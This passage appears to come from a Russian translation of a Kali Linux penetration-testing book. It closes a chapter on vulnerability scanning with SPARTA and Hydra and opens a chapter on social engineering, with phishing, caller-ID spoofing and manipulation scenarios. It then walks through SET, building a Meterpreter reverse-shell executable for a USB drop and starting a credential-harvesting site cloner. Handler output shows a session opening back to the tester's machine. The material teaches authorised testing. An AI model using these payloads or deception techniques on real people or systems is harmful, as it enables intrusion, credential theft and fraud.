SPARTA осуществляет сканирование, перечисление и оценку уязвимости, позволяя испытателю выполнять различные функции тестирования на проникновение в сеть. Для этого на вкладке Services (Сервисы) щелкните правой кнопкой мыши на любом из открытых портов и выберите в появившемся меню нужную команду.

На рис. 6.38 вы видите контекстное меню, появившееся после того, как мы щелкнули правой кнопкой мыши на строке open port 3306. Используя команды этого контекстного меню, вы можете попробовать открыть порт с помощью Telnet, Netcat, или клиента MySQL. Для клиента MySQL вам потребуются права root. Вы также можете попытаться взломать пароли с применением грубой силы.



```

#####
# Checking for NULL sessions #####
#####

could not initialise ls pipe. Error was NT_STATUS_ACCESS_DENIED

could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED
#####
# Enumerating domains #####
#####


could not initialise ls pipe. Error was NT_STATUS_ACCESS_DENIED
could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED
#####
# Enumerating password and lockout policies #####
[+] Attaching to 10.10.22.21/ using a NULL share

[+] Trying protocol 445/SMB...
[!] Protocol failed: 'NoneType' object has no attribute 'decode'

[+] Trying protocol 139/SMB...
[!] Protocol failed: 'NoneType' object has no attribute 'decode'
#####
# Enumerating users #####
#####

```

**Рис. 6.37.** Отчет об исследовании с помощью инструмента smbenum (445/tcp)



Port	Protocol	State	Name
80	tcp	open	http Apache httpd 1.3.28
443	tcp	open	http Apache httpd 1.3.28
3306	tcp	open	sql MySQL 4.1.7-standard

Context menu for port 3306:

- Open with telnet
- Open with netcat
- Open with mysql client (as root)
- Send to Brute
- Run nmap (scripts) on port
- Grab banner
- Check for default mysql credentials

**Рис. 6.38.** Контекстное меню для порта 3306

Если в контекстном меню выбрать команду Send to Brute (Отправить в Brute), то через выбранный порт будет предпринята попытка атаки с помощью инструмента взлома пароля THC Hydra. Наряду с другими вариантами для получения нужных данных можно применять списки с именами пользователей и паролей. Указав необходимые параметры, нажмите кнопку Run (Выполнить), чтобы предпринять попытку атаки.




Рис. 6.39. Вкладка инструмента Brute

Это далеко не единственные инструменты, доступные в SPARTA. Если, допустим, щелкнуть правой кнопкой мыши на open port 445 компьютера под управлением операционной системы Windows, вы увидите большой список инструментов (рис. 6.40).

## Резюме

В этой главе мы обсудили, как с помощью нескольких инструментов Kali Linux выявить и проанализировать критические уязвимости системы безопасности. Мы также рассмотрели три основных класса уязвимостей: проектирование, реализацию и эксплуатацию — и разобрались, как их можно распределить по двум общим типам уязвимостей: локальных и удаленных. Затем мы обсудили несколько таксономий уязвимостей, которыми можно воспользоваться при проверке безопасности, и классифицировали их по схожести шаблонов.

Далее мы познакомили вас с несколькими инструментами, с помощью которых можно провести автоматическое сканирование системы и выявить имеющиеся уязвимости. Это такие инструменты, как Nessus, OpenVAS, Lynis и SPARTA.

Port	Protocol	State
135	tcp	open
137	udp	open
139	tcp	open
445	tcp	open
Open with telnet		Open with telnet
Open with rpcclient (NULL session)		Open with rpcclient (NULL session)
Open with netcat		Open with netcat
Send to Brute		Send to Brute
Run smbenum		Run smbenum
Run samrdump		Run samrdump
Run nmap (scripts) on port		Run nmap (scripts) on port
Run enum4linux		Run enum4linux
Grab banner		Grab banner
Extract password policy (polenum)		Extract password policy (polenum)
Extract password policy (nmap)		Extract password policy (nmap)
Enumerate users (rpcclient)		Enumerate users (rpcclient)
Enumerate users (nmap)		Enumerate users (nmap)
Enumerate shares (nmap)		Enumerate shares (nmap)
Enumerate logged in users (nmap)		Enumerate logged in users (nmap)
Enumerate groups (nmap)		Enumerate groups (nmap)
Enumerate domain admins (net)		Enumerate domain admins (net)
Check for null sessions (rpcclient)		Check for null sessions (rpcclient)

Рис. 6.40. Список команд контекстного меню для компьютера под управлением Windows

В следующей главе мы обсудим искусство обмана и поговорим о том, как можно воспользоваться человеческими слабостями, чтобы достичь своей цели. Во многих случаях к этой процедуре можно и не прибегать. Но когда у нас нет информации, позволяющей использовать целевую инфраструктуру, такие методы могут быть очень полезными.

## Вопросы

1. Какова связь между уязвимостью и экспloitом?
2. Уязвимости какого класса считаются наиболее опасными?
3. Каково определение удаленной уязвимости?
4. Какой инструмент может выполнять внутреннее и внешнее сканирование PCI DSS?
5. Какой инструмент был создан специально для аудита Linux-систем?
6. Какой инструмент интегрирован в SPARTA для выполнения сканирования сайта?

## Дополнительные материалы

- ❑ Сведения об эксплойтах и уязвимостях: <https://www.exploit-db.com/>.
- ❑ База данных общих рисков и уязвимостей: <https://cve.mitre.org/>.
- ❑ База данных уязвимостей и эксплойтов Rapid7: <https://www.rapid7.com/db>.
- ❑ Учебники по сканированию Nessus: <https://docs.tenable.com/nessus/Content/Scans.htm>.
- ❑ Форум сообщества OpenVAS: <https://community.greenbone.net/>.

# 7

## Социальная инженерия

*Социальная инженерия* означает использование человеческих слабостей для получения ценной информации. Это жизненно важное для испытателя на проникновение искусство обмана, которое применяется при отсутствии или недостатке информации о цели. Люди — наиболее слабое звено в обеспечении безопасности любой организации. Мы существа общественные, поэтому сама природа делает нас уязвимыми для психологических атак. Социальные инженеры используют эти атаки для получения конфиденциальной информации или доступа в ограниченные зоны. Направления атак социального инженера могут быть абсолютно различными. Каждое из этих направлений ограничивается только воображением индивида, основанном на его влиянии и результате, который требуется получить. В этой главе мы обсудим основные принципы и действия, которые применяют профессиональные социальные инженеры для манипулирования людьми, чтобы получить нужную им информацию или выполнить определенные действия.

В этой главе мы рассмотрим следующие темы.

- ❑ Основные психологические принципы, формулирующие цели и видение социального инженера.
- ❑ Общий процесс психологической атаки и методы социальной инженерии с примерами из реального мира.

С точки зрения безопасности социальная инженерия — это мощное оружие, которое используется для манипулирования людьми, чтобы достичь желаемой цели. Во многих организациях социальная инженерия может быть применена как для обеспечения безопасности сотрудников, так и для получения знаний о человеческих слабостях. Обратите внимание, что методы социальной инженерии очень распространены и применяются многими людьми, например испытателями на проникновение, мошенниками, ворами, деловыми партнерами, вербовщиками, продавцами, информационными брокерами, шпионами, недовольными сотрудниками и даже детьми. Разница лишь в причинах, из-за которых люди идут на обман, а социальные инженеры применяют против цели свои знания.

## Технические условия

Для этой главы вам потребуется последняя версия Kali Linux.

## Моделирование психологии человека

Психологические возможности человека зависят от того, как он воспринимает реальность. А реальность воспринимается посредством зрения, слуха, обоняния, осязания, а также благодаря влияющим на человека внешним силам. С помощью этих систем органов чувств и внешних сил мы и воспринимаем внешний мир.

С точки зрения социальной инженерии мы можем получить дополнительную информацию об интересующем нас человеке, наблюдая за ним в ходе личного общения или со стороны. Нам нужно наблюдать за его мимикой в неожиданных для него ситуациях, например следить, как он отреагирует на вопросы или утверждения, которых он не ожидал (движение глаз и частота моргания), отмечать его эмоции (удивление, счастье, страх, печаль, гнев или отвращение), анализировать логические нестыковки или словесные расхождения, а также его поведение. Часто для получения конфиденциальной информации или доступа в зоны ограниченного доступа социальному инженеру необходимо напрямую войти в контакт с объектом. Это может быть как личное общение, так и общение средствами электронной коммуникации.

В реальном мире для выполнения данной задачи применяются две общие тактики: собеседование и опрос. Однако на практике на каждую тактику влияют такие факторы, как окружающая среда, знание цели и способность контролировать среду общения. Эти совокупные факторы (коммуникация, окружающая среда, знания и рамки, ограничивающие социального инженера) формируют базовый набор навыков эффективного социального инженера, требуемых для проведения атаки. Вся деятельность в области социальной инженерии основана на доверительных отношениях. Если вы не можете наладить прочные доверительные отношения с целевым объектом, то, скорее всего, потерпите неудачу.



Современная социальная инженерия — это почти наука. Обязательно посетите сайт создателей структуры социальной инженерии (<http://www.social-engineer.org/>). Материалы опубликовал Кристофер Хаднаги (Christopher Hadnagy), управляющий этим сайтом. С помощью предоставленной им информации мы можем рассказать нашим пользователям и клиентам о методах проведения разных психологических атак.

## Процесс атаки

Далее описаны основные шаги, необходимые для начала психологической атаки на вашу цель. Показанный здесь метод далеко не единственный и не самый успешный. Но, узнав о нем, вы получите представление о социальной инженерии.

Сбор разведданных, выявление уязвимых точек, планирование и выполнение атаки — это основные шаги, предпринимаемые социальными инженерами для успешного получения нужной информации или доступа в запретную зону.

- **Сбор разведданных.** Существует множество методов, с помощью которых определяется наиболее привлекательный для испытателя на проникновение объект. Это можно сделать, собрав корпоративные адреса электронной почты (использовав инструмент расширенного поиска). Хорошие результаты можно получить, собрав персональную информацию о людях, работающих в самой целевой организации (в том числе через социальные сети). Дополнительную информацию вам даст выявление сторонних программных пакетов, используемых в целевой организации. Не помешает и участие в корпоративных бизнесмероприятиях и вечеринках, а также в конференциях. Это позволит выявить наиболее подходящий источник информации.
- **Выявление уязвимых точек.** После того как ключевой источник информации определен, следует двигаться дальше, а именно установить доверительные отношения. Это нужно, чтобы в целевой организации не узнали о ваших попытках получения корпоративной информации. В течение всего процесса очень важно поддерживать высокий уровень скрытности. При поиске информации желательно получить сведения о применяемом устаревшем программном обеспечении, которое может быть использовано для доставки вредоносного контента по электронной почте или через Интернет, что, в свою очередь, позволит заразить компьютер доверенной стороны.
- **Планирование атаки.** Как организовать атаку на интересующий вас объект — выбирать вам. Вы можете пойти на личное общение с целевым объектом, а можете избрать пассивный метод, с применением электронных средств. Основываясь на выявленных уязвимых точках входа, можно легко определить путь и метод атаки. Скажем, найти дружелюбного представителя службы поддержки клиентов, например Боба, который, не сознавая того, что может принести вред организации, без согласования с высшим руководством будет запускать полученные по электронной почте вредоносные файлы.
- **Исполнение.** Для заключительного этапа вам понадобятся решительность и терпение, которые позволят вам контролировать ход атаки и оценить полученные результаты. На этом этапе социальным инженерам потребуются достаточно большое количество информации и доступ к собственности объекта, что, в свою очередь, даст им возможность в дальнейшем проникнуть в корпоративные активы. При успешном выполнении этой задачи процесс эксплуатации и приобретения будет завершен.

## Методы атаки

Существует шесть методов, которые вы можете применить к объекту. Они помогут вам в общении и подготовке объекта к заключительной операции. Методы классифицированы и описаны в соответствии с их уникальным представлением в области

социальной инженерии. Мы также включили несколько примеров, чтобы показать вам реальный сценарий применения каждого из выбранных методов. Помните, что основу этих методов атаки составляют психологические факторы. Чтобы методы стали более эффективными, их необходимо регулярно совершенствовать.

## Подражание

Чтобы завоевать доверие заинтересованного объекта, злоумышленники будут притворяться, подстраиваясь под интересы целевого объекта. Например, чтобы получить конфиденциальные данные, такие как логин и пароль, данные лицевых счетов и банковских карт, используют фишинг (один из видов интернет-мошенничества, когда применяются массовые рассылки от имени популярных компаний или организаций, содержащих ссылки на ложные сайты, внешне неотличимые от настоящих). Чтобы реализовать этот метод, злоумышленник сначала собирает адреса электронной почты целевого объекта, а затем подготавливает мошенническую страницу, которая выглядит и функционирует точно так же, как и настоящий сайт.

После того как злоумышленник подготовит все необходимое, он отправляет официальное электронное письмо (например, касательно данных об учетной записи), которое якобы находится на сайте исходного банка. Для подтверждения этой информации в письме содержится просьба перейти по ссылке, что, в свою очередь, предоставит злоумышленнику актуальную банковскую информацию. Обладая хорошими навыками работы с веб-технологиями и используя передовые инструменты (например, SSLstrip), социальный инженер может легко и эффективно автоматизировать эту задачу. Если вы собираетесь лично встретиться с целевым объектом, можете представиться ему работником банка.

## Взаимный обмен

Акт обмена услугами для получения обеюдной выгоды известен как взаимный обмен. Этот метод в социальной инженерии может включать случайные и долгосрочные деловые отношения. На основании доверительных отношений один из партнеров для получения необходимой информации должен предоставить другому что-то взамен. Например, Боб является профессиональным хакером и хочет знать о политике физической безопасности в офисном здании компании ABC. Тщательно изучив вопрос, он решает разработать сайт по продаже антиквариата по сниженным ценам. Боб знает, что этот сайт привлечет к себе внимание двух сотрудников, работающих в этом офисе.

Мы предполагаем, что Боб уже ознакомился с личной информацией этих сотрудников, включая адреса электронной почты, посещаемые ими интернет-форумы и социальные сети и т. д. Алиса, будучи одним из этих сотрудников, начинает регулярно покупать вещи, предлагаемые поддельным сайтом, и становится для Боба главной целью. И настает момент, когда Боб может предложить уникальную антикварную вещь в обмен на необходимую ему информацию. Воспользовавшись человеческой слабостью, а именно увлечением Алисы антикварными вещами, он

пишет ей письмо и просит в обмен на уникальную антикварную вещь разузнать детали политики физической безопасности компании ABC. Поддавшись искушению и позабыв про нормы корпоративной этики, она выдает нужную информацию Бобу. Это доказывает, что в достижении своей цели социальному инженеру может помочь создание искусственной, фальшивой ситуации: когда злоумышленник использует увлечение сотрудника для получения конфиденциальной информации.

## Влияние авторитета

Метод атаки, когда человек манипулирует функциональными обязанностями объекта, известен как *атака авторитетом*. Такой вид психологической атаки иногда является частью метода перевоплощения. В большинстве своем, выполняя рутинную работу, люди действуют автоматически. И, когда появляется новая инструкция, отправленная якобы от имени высшего руководства, человек, инстинктивно понимая пагубность своих действий, но находясь под влиянием авторитета, все равно выполняет полученные указания. Это делает нас всех уязвимыми перед определенными угрозами.

Представим себе, что кто-то для получения данных об аутентификации выбрал в качестве объекта сетевого администратора компании XYZ. Чтобы осуществить задуманное, злоумышленник, используя метод взаимного обмена, получает телефонные номера администратора и генерального директора компании. Далее, с помощью сервиса подмены вызовов (например, [www.spooftcard.com](http://www.spooftcard.com)) злоумышленник звонит сетевому администратору. Сетевой администратор видит, что звонок поступил от генерального директора, и считает его приоритетным. Под влиянием авторитета генерального директора (ведь работник считает, что общается именно с ним) сетевой администратор выдает секретную информацию.

## Использование жадности

Один из самых больших человеческих пороков — жадность. Метод использования этой не очень хорошей черты характера описывает способ получения нужной информации. Знаменитая *нигерийская афера 419* ([www.419eater.com](http://www.419eater.com)) является типичным примером того, как можно воспользоваться человеческой жадностью. Рассмотрим такую ситуацию: Боб планирует собирать личную информацию от студентов университета XYZ. Мы предполагаем, что у него уже есть адреса электронной почты всех интересующих его студентов. Далее он разрабатывает сообщение, в котором всем студентам университета XYZ предлагаются ваучеры с радикальными скидками на iPod, и передает его по электронной почте. Но за это студентам нужно сообщить Бобу свою личную информацию (имя, адрес, телефон, дату рождения, номер паспорта и т. д.). Поскольку возможность бесплатно получить последнюю модель iPod для целевых студентов была тщательно просчитана, многие из них могут попасться на эту аферу. В корпоративном мире такой метод атаки может быть расширен для максимизации коммерческой выгоды и достижения бизнес-целей.

## Налаживание социальных взаимоотношений

Всем нам необходима определенная форма социальных отношений, чтобы мы смогли поделиться с кем-то своими мыслями, чувствами и идеями. Наиболее уязвимой частью любой социальной связи является сексуальность. Во многих случаях мужчины и женщины привлекают друг друга. Благодаря этому сильному чувству и ложному чувству доверия мы непреднамеренно можем раскрыть секретную информацию. Есть несколько социальных онлайн-порталов, где люди могут пообщаться. К таким ресурсам относятся Facebook, MySpace, Twitter и Orkut.

Допустим, компания XYZ наняла Боба, чтобы тот для достижения устойчивого конкурентного преимущества разузнал о финансовой и маркетинговой стратегии компании ABC. Боб просматривает список сотрудников и находит девушку по имени Алиса, которая отвечает за все деловые операции. Притворяясь обычным выпускником, он пытается наладить с ней отношения (например, через Facebook). Боб намеренно создает ситуации, где он может столкнуться с Алисой. Например, в танцевальном клубе или на музыкальном фестивале. Когда он войдет в доверие, он начнет регулярно встречаться с Алисой. Эта практика позволит ему получать полезные сведения о финансовых и маркетинговых перспективах компании ABC.

Помните: чем лучше отношения, тем больше доверие и, следовательно, больше информации поступает от источника. В следующем разделе мы расскажем о некоторых инструментах, например SET, облегчающих эту задачу.

## Сила любопытства

Есть старая поговорка: любопытной Варваре на базаре нос оторвали. Это предостережение людям, что иногда наше собственное любопытство берет над нами верх. На работе есть много интересной информации, с которой нам тоже хотелось бы ознакомиться. Например, нам интересно, сколько получает генеральный директор, кто получит повышение, а кого уволят. В результате социальные инженеры могут использовать это естественное любопытство против нас. Нас могут соблазнить ссылкой в электронной почте, якобы ведущей к сайту со сплетнями о знаменитостях. Мы можем «купиться» на документ, в теле которого есть вредоносный код, в свою очередь ставящий под угрозу нашу систему. Испытатели на проникновение могут использовать наше любопытство для организации серии различных атак.

## Инструменты социальной инженерии


*Инструменты социальной инженерии* (Social Engineering Toolkit, SET) – это многофункциональный современный и простой в использовании набор инструментов. SET создан учредителями компании TrustedSec (<https://www.trustedsec.com/>). Он поможет вам подобрать наиболее эффективный способ использования уязвимостей клиентского приложения и попробовать захватить конфиденциальную информацию цели (например, пароли электронной почты). Наиболее действенный метод атаки – рассылка фишинговых писем с вредоносным вложением.

Очень эффективны Java-апплеты, встроенные в файл, который, в свою очередь, сохраняется на переносном носителе (USB или DVD/CD). Комбинируя методы атаки, вы получите мощную платформу для использования и выбора наиболее убедительной техники.

Для запуска SET выберите в основном меню пункты Applications ▶ Exploitation Tools ▶ Social Engineering Toolkit (Приложения ▶ Инструменты эксплуатации ▶ Инструменты социальной инженерии) или введите в командной строке терминала команду:

```
root@kali:~# setoolkit
```

SET будет запущен, и в терминале появится его логотип, информация и параметры, которые можно применить при запуске нужных инструментов (рис. 7.1).



**Рис. 7.1.** SET запущен

Чтобы совершить обратный вызов из целевой системы, мы в нашем тестовом упражнении воспользуемся любопытством сотрудников целевой организации. Для этого мы с помощью инструментов социальной инженерии создадим исполняемый файл и запишем его на USB-устройство (флешку). Затем мы эту флешку оставим где-то в организации (якобы забудем или потеряем). Скорее всего, кто-то из сотрудников, обнаружив эту флешку, захочет узнать, что на ней, и подключит ее к компьютеру на своем рабочем месте.



Не используйте функции обновления пакетов в Kali Linux. Лучше как можно чаще обновляйте саму Kali, чтобы применить к приложениям все последние поддерживающие обновления.

## Анонимная USB-атака

Для такой атаки мы создадим исполняемый файл, который будет отвечать за обратную связь между целевой машиной и нашим тестовым компьютером. Чтобы доставить этот исполняемый файл на целевую машину, поместим его на USB-устройство и дадим ему название, которое заинтересует пользователя этой машины.

После того как исполняемый файл будет создан и сохранен на флешке, мы оставим USB-устройство в общественном месте в целевой организации и будем ждать результата.



Для получения дополнительной информации посетите раздел, посвященный SET, расположенный по адресу <http://www.social-engineer.org/framework/general-discussion/>.

Для осуществления USB-атаки выполните следующие шаги.

1. Выберите из списка основных задач пункт 1) Social Engineering Attacks (Атаки социальной инженерии). Для этого введите в командную строку номер этого пункта, в нашем случае 1, и нажмите клавишу Enter (рис. 7.2).

```
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1
```

**Рис. 7.2.** Начало USB-атаки

2. Для создания исполняемого файла выберите пункт 3) Infectious Media Generator (Генератор инфекционных сред) (рис. 7.3).

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 3
```

**Рис. 7.3.** Создаем исполняемый файл

3. Генератор инфекционных носителей предложит тип эксплойта. Для наших целей мы воспользуемся исполняемым файлом Metasploit. Для этого нужно выбрать пункт 2) Standard Metasploit Executable (Стандартный исполняемый файл Metasploit) (рис. 7.4).

```
The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>2
```

**Рис. 7.4.** Выбираем стандартный исполняемый файл Metasploit

4. Разработано несколько полезных нагрузок, которые мы можем использовать. Например, нагрузка Windows Meterpreter Reverse HTTPS окажется полезна в корпоративной настройке, потому что организации часто разрешают общие подключения HTTPS к Интернету. Для наших целей мы будем использовать простое обратное TCP-соединение. Добавьте полезную нагрузку для обратного соединения TCP, выбрав пункт 2) Windows Reverse\_TCP Meterpreter (Windows обратный TCP Meterpreter) (рис. 7.5).

```

1) Windows Shell Reverse_TCP
d send back to attacker
2) Windows Reverse_TCP Meterpreter
m and send back to attacker
3) Windows Reverse TCP VNC DLL
end back to attacker
4) Windows Shell Reverse_TCP X64
TCP Inline
5) Windows Meterpreter Reverse TCP X64
ows x64), Meterpreter
6) Windows Meterpreter Egress Buster
a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS
ng SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS
dress and use Reverse Meterpreter
9) Download/Run your Own Executable
t

set:payloads>? █

```

**Рис. 7.5.** Выбираем полезную нагрузку

5. Нам нужно установить прослушиватель полезной нагрузки. В нашей ситуации им будет IP-адрес тестовой машины (172.16.122.185). В некоторых случаях вы можете использовать центральный сервер с установленной Kali Linux и проводить атаку, задействуя несколько USB-устройств, на которых прослушивателем полезной нагрузки будет IP-адрес тестовой машины. Выберите для обратного порта прослушивателя порт 4444 и нажмите клавишу Enter. Вам будет предложено создать прослушиватель. Для его создания введите yes. Будет запущен прослушиватель Meterpreter (рис. 7.6).

```

set:payloads> IP address for the payload listener (LHOST):172.16.122.185
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder
autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: █

```

**Рис. 7.6.** Создание прослушивателя Meterpreter

6. Чтобы увидеть исполняемый файл, перейдите в папку /root/.set (рис. 7.7).

```

root@kali:~/set# ls
autorun meta config payload.exe payloadgen set.options

```

**Рис. 7.7.** Исполняемый файл в списке файлов папки /root/.set

7. Просто скопируйте файл payload.exe на Рабочий стол. После этого вы можете загрузить его на USB-устройство. Но нам нужно провернуть еще один трюк: дать этому файлу такое имя, которое заинтересует целевой объект, например **Executive Bonus** (Исполнительный бонус). Такое переименование полезно, если на целевой машине на USB-портах отключена функция автозапуска. Когда USB-устройство подготовлено, «потеряйте» его в общественном месте целевого предприятия или на автостоянке.
8. Ничего не подозревающий целевой объект находит «потерянное» USB-устройство и подключает его к своему компьютеру. На этом этапе исполняемый файл запускается и мы видим открытую на тестовой машине оболочку Meterpreter (рис. 7.8).

```

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 172.16.122.185
LHOST => 172.16.122.185
resource (/root/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 172.16.122.185:4444

[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957999 bytes) to 172.16.122.168
[*] Meterpreter session 1 opened (172.16.122.185:4444 -> 172.16.122.168:1433) at
2016-03-28 16:58:33 -0400

```

**Рис. 7.8.** Оболочка Meterpreter открыта на тестовой машине



Используйте эту атаку, если она предусмотрена договором между вами и клиентом и ваш клиент понимает, что вы будете делать. Такая атака также требует доступа к физическому расположению целевой организации или машины. Есть варианты, когда можно отправить файл полезной нагрузки по электронной почте или с помощью другого сервиса обмена сообщениями.

Набор инструментов постоянно обновляется его создателями и в любой момент может быть радикально изменен. Мы только слегка раскрыли возможности SET. Если вы желаете продолжить изучение этого грозного набора инструментов, посетите сайт, расположенный по адресу <https://www.trustedsec.com/downloads/social-engineer-toolkit/>. Начните с просмотра представленных на этом сайте видеоматериалов.

## Сбор учетных данных

В этой атаке мы создадим поддельную копию известного сайта. Наша копия, однако, позволит нам захватить учетные данные пользователя. Чтобы человек мог посетить наш сайт, потребуется отправить ссылку на него по электронной почте с заголовком или темой, которая заинтересует пользователя. Ему будет предложено войти в систему, и все — учетные данные будут захвачены.

1. Введите команду `setoolkit`, а затем, находясь в главном меню, введите **1**, чтобы перейти к меню социальной инженерии.
2. Чтобы выбрать **2) Website Attack Vectors** (Векторы атаки на сайт), введите в командной строке **2** (рис. 7.9).

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) SMS Spoofing Attack Vector  
11) Third Party Modules  
  
99) Return back to the main menu.  
  
set> █
```

**Рис. 7.9.** Выбираем направление атаки на сайт

3. Для сбора учетных данных введите в командную строку **3** (рис. 7.10).

```
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) Full Screen Attack Method  
8) HTA Attack Method  
  
99) Return to Main Menu  
  
set:webattack> █
```

**Рис. 7.10.** Выбираем Metasploit Browser Exploit Method

На данный момент мы успешно загрузили модуль Credential Harvester. В нем у нас есть три варианта действий: использование веб-шаблонов, клонирование сайта или пользовательский импорт. Для нашего сценария мы выберем вариант 2) Site Cloner (Клонирование сайта) (рис. 7.11).

```
set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

**Рис. 7.11.** Выбираем вариант клонирования сайта

В первую очередь нам нужно ввести IP-адрес, по которому будет размещен сайт, то есть адрес хоста, где вы сейчас находитесь. Вы можете подтвердить свой IP, введя в другом терминале `ifconfig`, и этот адрес автоматически должен появиться в командной строке (рис. 7.12).

```
root@kali: ~
File Edit View Search Terminal Help
SET
